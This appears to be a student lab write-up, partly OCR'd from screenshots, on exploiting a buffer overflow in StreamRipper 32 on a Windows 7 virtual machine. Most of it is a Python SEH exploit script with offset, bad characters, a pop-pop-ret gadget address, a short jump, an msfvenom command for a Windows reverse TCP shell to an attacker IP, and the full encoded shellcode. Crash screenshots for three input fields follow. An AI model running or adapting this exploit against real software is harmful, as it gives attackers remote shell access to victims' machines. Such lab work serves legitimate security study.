

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Generating the payload:




```
C:\Users\Alan\Desktop\Vullln>python exploit.py

C:\Users\Alan\Desktop\Vullln>
```




exploit - Copy	10-04-2021 01:18	Text Document	1 KB
exploit	04-03-2021 12:39	PY File	3 KB
exploit	10-04-2021 01:18	Text Document	1 KB
Vuln_Program_Stream	24-03-2021 10:58	Application	800 KB

Exploit.py



```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE} [NetworkInventoryExplorer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files (x86)
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b "\x00\x09\x0a\x0d\x3a\x5c" EXITFUNC=thread
"""

shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\xe3\xb0\xfa\x04\x6c"
shellcode += "\x74\x37\xb6\x6c\x12\x40\xc5\x5e\xbd\xfa\x41"
shellcode += "\xd3\x36\x25\x96\x14\x6d\x91\x08\xeb\x8e\xe2"
shellcode += "\x01\x28\xda\xb2\x39\x99\x63\x59\xb9\x26\xb6"
shellcode += "\xce\xe9\x88\x69\xaf\x59\x69\xda\x47\xb3\x66"
shellcode += "\x05\x77\xbc\xac\x2e\x12\x47\x27\x91\x4b\x54"
shellcode += "\x36\x79\x8e\x5a\x39\xc1\x07\xbc\x53\x25\x4e"
shellcode += "\x17\xcc\xdc\xcb\xe3\x6d\x20\xc6\x8e\xae\xaa"
shellcode += "\xe5\x6f\x60\x5b\x83\x63\x15\xab\xde\xd9\xb0"
shellcode += "\xb4\xf4\x75\x5e\x26\x93\x85\x29\x5b\x0c\xd2"
shellcode += "\x7e\xad\x45\xb6\x92\x94\xff\xa4\x6e\x40\xc7"
shellcode += "\x6c\xb5\xb1\xc6\x6d\x38\x8d\xec\x7d\x84\x0e"
shellcode += "\xa9\x29\x58\x59\x67\x87\x1e\x33\xc9\x71\xc9"
shellcode += "\xe8\x83\x15\x8c\xc2\x13\x63\x91\x0e\xe2\x8b"
shellcode += "\x20\xe7\xb3\xb4\x8d\x6f\x34\xcd\xf3\x0f\xbb"
shellcode += "\x04\xb0\x30\x5e\x8c\xcd\xd8\xc7\x45\x6c\x85"
shellcode += "\xf7\xb0\xb3\xb0\x7b\x30\x4c\x47\x63\x31\x49"
shellcode += "\x03\x23\xaa\x23\x1c\xc6\xcc\x90\x1d\xc3"

payload =  'A' * (OFFSET - len(short_jump))
payload += short_jump
```

Output file :



```
'&¶Ïé^ì YìÚG³f|w¼¬.↕G''KT6yŽZ9Å•¼S%N╡ÌÜËåm ÆŽ®ªåo`[ƒc┴«ÞÙ°´ôu^&"…)[╤Ò~–E¶'"ÿ¤n@Ç]µ±Æm8ì}„╓©)XYg‡3ÉqÉèƒ┘ŒÅ║c'╓â‹ ç³´o4Íó╬»┘°0^ŒÍØÇE]…÷°³°{0LGc1I╚#ª#ÆÌÄ
```

Payload copied to clipboard.

Buffer Overflow occurs in 3 instances:


- From search text box
- From station pattern text box
- From song pattern text box

Analysis

Payload has been generated. All Input boxes to be checked for buffer overflow by inserting the payload.

Buffer Overflow is a vulnerability in a code or program. while writing data to a buffer, it overflows to the next buffer and overwrites adjacent memory locations. This makes the application vulnerable to data leaks, unauthorized access, crashes.

1. Search Text Box:




URL (http://ip:port): http://

Relay Port: 10069

Max KB To Rip: 0

Destination: C:\Users\Alan\Desktop\Vullln\

Search Text: ÷°³°{0LGc1I └#ª#ÆÌÃ



StreamRipper 32

URL (http://ip:port) http://

Max KB To Rip 0

Destination: C:\Users\Alan\Desktop\Vullln\

Relay Port 10069

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.


Check online for a solution and close the program

Close the program

View problem details

Version 2.6

2. Station Pattern Text Box



StreamRipper 32

Broadcast Parameters
URL (http://ip:port): ⊐□□ÚÇ¶PSàÙt$ô]3É±RƒíüıU

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination:

Relay Port: 10069

Station/Song Matchin
□ Enable

Stream Name
StreamRipper 32
StreamRipper 32
AAAAAAAAAAAAAA

Pattern Match

Station Pattern: c´ƒâl ç³´o4Íó¢» °0^¦ÍØÇEI¦÷°³°{0LGc1I ┘#ª#ÆÌÃ

Song Pattern: StreamRipper

Note: All patten matches are *substring* matches


Use keyword "any_match" to match any station or song

SHOUTcast.com Dire
Genre:

Description	Bitrate	Track Info

Version 2.6

Save Internet Radio! www.saveinternetradio.org



StreamRipper 32

URL (http://ip:port): コ□□ÚÇ¶PSàÙt$ô]3É±Rƒü1U

Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

